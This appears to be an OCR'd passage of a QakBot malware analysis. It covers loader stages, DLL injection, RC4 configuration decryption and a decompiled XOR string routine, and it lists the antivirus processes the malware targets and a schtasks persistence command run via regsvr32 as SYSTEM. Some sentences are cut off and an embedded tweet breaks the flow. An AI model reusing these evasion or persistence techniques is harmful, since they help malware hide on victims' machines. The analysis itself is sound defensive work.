



***Figure 13:*** *QakBot 2nd stage, its import table (IAT), and the well-known calls used in the DLL injection technique.*

## Gotcha!




| Offset | Name | Value | Meaning |
|---|---|---|---|
| 33120 | Characteristics | 0 | |
| 33124 | TimeDateStamp | 6076C5C3 | Wednesday, 14.04.2021 10:36:51 UTC |
| 33128 | MajorVersion | 0 | |
| 3312A | MinorVersion | 0 | |
| 3312C | Name | 33D52 | stager_1.dll |
| 33130 | Base | 1 | |
| 33134 | NumberOfFunc... | 1 | |
| 33138 | NumberOfNames | 1 | |
| 3313C | AddressOfFunc... | 33D48 | |
| 33140 | AddressOfNames | 33D4C | |
| 33144 | AddressOfNam... | 33D50 | |


Exported Functions [1 entry]

| Offset | Ordinal | Function RVA | Name RVA | Name | Forwarder |
|---|---|---|---|---|---|
| 33148 | 1 | 354C | 33D5F | DllRegisterServer | |

***Figure 14:*** *QakBot final stage dumped from memory.*

## The art of confusion … playing with bins

In another sample we have analyzed (9b1a02189e9bdf9af2f026d8409c94f7), the process of injecting the last payload into the memory is very similar, but the loader was developed in Delphi – a clear sign that criminals are adding additional layers, resources, and features to make hard the QakBot identification and its analysis/detection.



| rcdata | TFORM2 | 0x00073E24 | Delphi | - | 236 | 0.03 % | 9665010F1AA53E50EE65661FA31EF7AD | 5.438 | neutral | 54 50 46 30 06 54 46 6F 72 6D 32 05 46 ... | T P F 0 .. T F o r m 2 .. F o r m |
|---|---|---|---|---|---|---|---|---|---|---|---|
| 1231 | FY1 | 0x00073FB0 | unknown | x | 100000 | 12.67 % | BC94605BB63B3D92EB1BF2E03C3BD4A4 | 4.980 | English-Un... | 3F B9 B0 09 F2 4F 1D 72 EC 01 65 C1 C... | ? ... ... O .. r ... e ... N ... |
| 4444 | RT | 0x0008C650 | unknown | x | 208017 | 26.35 % | 6603948B508E4D65D393186510F784F1 | 7.664 | English-Un... | 00 26 03 00 B2 81 2C 24 BA 81 2C 24 B... | .. & .. .. .. , $ .. .. , $ .. .. , $ |

***Figure 15:*** *Identification of Delphi forms and unknown resources (encrypted QakBot DLL).*

Criminals use multiple loaders like this built-in Delphi language with a lot of junk, GUI forms, and native functions from Delphi as a way of deceiving threat detection systems and hidden the last payload from the tentacles of the malware analysts.





***Figure 16:*** *A lot of Delphi native functions and forms to make hard malware detection.*

The art of confusion is not new, and several trojans are using this kind of approach in their operations, such as **Javali**, **Grandoreiro**, and **URSA**, all of them banking trojans that come from Latin American countries.

Take a look at the code, we can find that once again the **LoadLibrary** call is used to execute in memory the last QakBot payload. Figure 17 highlights the parts of the code responsible for loading the final payload.

***Figure 17:*** *DLL injection technique used to load the last QakBot payload into the memory.*

## We got it!




***Figure 18:*** *Dumping from the memory the last stage of QakBot malware.*

There is no doubt, it is the same payload just compiled on a different date (another release).





***Figure 19:*** *PE information about the QakBot last stage (stager_1.dll).*

## QakBot last stage – The beast

The last stage of this chain – QakBot itself – is also a DLL built with Microsoft Visual C++, the original name is **stager_1.dll**, and it exports only the function: **DllRegisterServer**. The easy way to identify the last release of the QakBot DLL, it's looking at the two resources named "**118**" (C2 list) and "**524**" (bot config) encrypted using the RC4 algorithm.





***Figure 20:*** *Resources name found in the last release of the QakBot DLL.*

An interesting detail regarding this new release is that QakBot tries to decrypt the configuration as usual. Initially, it takes the first 20 bytes of the resource and uses it as the RC4 key. After that, it takes 20 bytes from the decrypted blob and uses the bytes as a SHA1 verification for the rest of the decrypted data.

The fresh method starts here. Every time the SHA1 validations fail, QakBot tries the new decryption method. In sum, it uses the SHA1 PowerShell path hardcoded inside the binary as an RC4 key. This new approach involves the new campaigns: **biden**, **clinton,** and **tr** and introduced in the 401 major version.

business with a new major version (402) in which it introduced an ADDITIONAL decryption mechanism for the configuration and C2 list. The mechanism is explained below 1/3 >>



**m4n0w4r**
@kienbigmummy · **Seguir**

Yup, #Qbot #Qakbot also changed the resource name that store C2 list and Bot configuration.



6:47 PM · 19 de abr de 2021

**10** **Responder** **Compartilhar**

**Ler 1 resposta**


***Figure 21:*** *Decryption of the botconfig – resource 524.*

Some samples of QakBot trojan are signed PE files with a valid signature issued by several CAs. For example, we can see this sample (cd1ab264088207f759e97305d8bf847d) is signed by Sectigo – a well-known CA also abused by developers of other kinds of threats in the past.





***Figure 22:*** *QakBot sample with a valid code sign certificate.*

enlarge the analysis time-consuming and cause disturbing when the malware executes in a sandbox environment.

Another interesting detail is that the developers of QakBot added a non-standard calling convention that makes it difficult to understand and recognize the real parameters passed to the functions. The common standard calling conventions are **cdecl**, **stdcall**, **thiscall** or **fastcall.**





***Figure 23:*** *Main code graph of QakBot malware.*

The strings inside the QakBot are encrypted, decrypted in run-time, and destroyed after use (like the mediatic Emotet). Some of the strings hardcoded inside the DLL are presented below.


***Figure 24:*** *QakBot hardcoded strings.*

As observed below, the strings are encrypted and stored in a continuous blob. The decryption function accepts an argument: index to the string; and then XORed it with a hardcoded byte array.



```
14    while ( *(_BYTE *)(v5 + a1) != *(_BYTE *)(v5 % 0x5A + a4) )
15    {
16      if ( ++v5 >= a3 )
17        goto LABEL_6;
18    }
19    v9 = v5 - a2;
20  }
21LABEL_6:
22  result = (void *)sub_1000D239(2 * v9 + 2);
23  v10 = result;
24  if ( !result )
25    return &unk_100357AC;
26  v7 = 0;
27  if ( v9 )
28  {
29    v8 = a2 + a1;
30    do
31    {
32      result = v10;
33      *((_WORD *)v10 + v7) = (unsigned __int8)(*(_BYTE *)(v8 + v7) ^ *(_BYTE *)((v7 + a2) % 0x5A + a4));
34      ++v7;
35    }
36    while ( v7 < v9 );
37  }
38  return result;
39}
```

***Figure 25:*** *QakBot blob string and decryption XOR block.*

After this point, some strings will be decrypted in run-time and also the API functions via a pre-computed hash based on the API functions that will resolve calls dynamically. More details about this can be found in this great article by the **VinCSS blog**.

```
.rdata:10026070 g_kernel32_api_prehashed dd 1E4E54D6h
.rdata:10026074                 dd 0E8F3F6A4h
.rdata:10026078                 dd 90098C2Bh
.rdata:1002607C                 dd 0E07C512Dh
.rdata:10026080                 dd 1906F55Bh
.rdata:10026084                 dd 0D71EF109h
.rdata:10026088                 dd 6ED77E75h
.rdata:1002608C                 dd 0FEA8B810h
.rdata:10026090                 dd 4AC7C978h
.rdata:10026094                 dd 0C1D7521Eh
.rdata:10026098                 dd 911CFCAFh
.rdata:1002609C                 dd 1F871ED0h
.rdata:100260A0                 dd 7D0A851Ch
.rdata:100260A4                 dd 0D6484719h
.rdata:100260A8                 dd 7F318FEh
.rdata:100260AC                 dd 23013C9Bh
.rdata:100260B0                 dd 0A018E917h
.rdata:100260B4                 dd 9DE48EE4h
.rdata:100260B8                 dd 0C7283607h
.rdata:100260BC                 dd 0C7A16B16h
.rdata:100260C0                 dd 2841E411h
.rdata:100260C4                 dd 99DB6FA4h
.rdata:100260C8                 dd 0EA38C5A6h
.rdata:100260CC                 dd 812BEB54h
.rdata:100260D0                 dd 0F4A2AE11h
.rdata:100260D4                 dd 0FDFDD50h
.rdata:100260D8                 dd 0B1E5EFEBh
.rdata:100260DC                 dd 80600072h
.rdata:100260E0                 dd 0F9A41FC1h
```

Before

```
.rdata:10026070 g_kernel32_api_prehashed dd func_kernel32_LoadLibraryA
                                                        ; DATA XREF: f_dy
.rdata:10026074                 dd func_kernel32_GetProcAddress
.rdata:10026078                 dd func_kernel32_GetModuleHandleA
.rdata:1002607C                 dd func_kernel32_CreateToolhelp32Snapshot
.rdata:10026080                 dd func_kernel32_Module32First
.rdata:10026084                 dd func_kernel32_Module32Next
.rdata:10026088                 dd func_kernel32_WriteProcessMemory
.rdata:1002608C                 dd func_kernel32_OpenProcess
.rdata:10026090                 dd func_kernel32_VirtualFreeEx
.rdata:10026094                 dd func_kernel32_WaitForSingleObject
.rdata:10026098                 dd func_kernel32_CloseHandle
.rdata:1002609C                 dd func_kernel32_LocalFree
.rdata:100260A0                 dd func_kernel32_CreateProcessW
.rdata:100260A4                 dd func_kernel32_ReadProcessMemory
.rdata:100260A8                 dd func_kernel32_Process32First
.rdata:100260AC                 dd func_kernel32_Process32Next
.rdata:100260B0                 dd func_kernel32_Process32FirstW
.rdata:100260B4                 dd func_kernel32_Process32NextW
.rdata:100260B8                 dd func_advapi32_CreateProcessAsUserW
.rdata:100260BC                 dd func_kernel32_VirtualAllocEx
.rdata:100260C0                 dd func_kernel32_VirtualAlloc
.rdata:100260C4                 dd func_kernel32_OpenThread
.rdata:100260C8                 dd func_kernel32_Wow64DisableWow64FsRedirection
.rdata:100260CC                 dd func_kernel32_Wow64EnableWow64FsRedirection
.rdata:100260D0                 dd func_kernel32_GetVolumeInformationW
.rdata:100260D4                 dd func_kernel32_IsWow64Process
.rdata:100260D8                 dd func_kernel32_CreateThread
.rdata:100260DC                 dd func_kernel32_CreateFileW
.rdata:100260E0                 dd func_kernel32_FindClose
```

After

piece of malware. Also stated by VinCSS analysis, "***if the victim machine uses Kaspersky protection (avp.exe process), QakBot will inject code into mobsync.exe instead of explorer.exe.***". We can find more details and target processes in Figure 27 below.





***Figure 27:*** *Target process list used by QakBot to execute additional payloads.*

The full list of target processes can be found below:

```
1.  ccSvcHst.exe
2.  avgcsrvx.exe
3.  avgsvcx.exe
4.  avgcsrva.exe
5.  MsMpEng.exe
6.  mcshield.exe
7.  avp.exe
8.  kavtray.exe
9.  egui.exe
10. ekrn.exe
11. bdagent.exe
12. vsserv.exe
13. vsservppl.exe
14. AvastSvc.exe
```

```
isesrv.exe
cmdagent.exe
MBAMService.exe
ByteFence.exe
mbamgui.exe
fmon.exe
winmail.exe
wmplayer.exe
outlook.exe
explorer.exe
iexplore.exe
WerFault.exe
WerFaultSecure.exe
taskhost.exe
wmiprvse.exe
svchost.exe
```

During this analysis, QakBot injected a new payload in the target process "**explorer.exe**" and then a scheduled task was created as a persistence mechanism using *schtasks.exe* Windows utility.

```
"C:\Windows\system32\schtasks.exe" /Create /RU "NT AUTHORITY\SYSTEM" /tn vcjscfpqk /tr "regsvr32.exe -s \"C:\Users\Admin\AppData\Local\Temp\k.exe.dll\"" /SC ONCE /Z /ST 01:34 /ET 01:46
```


***Figure 28:*** *Process flow of the QakBot execution.*

- **/tn <RANDOM_STRING>**: specifies the task name, seemingly using a random string
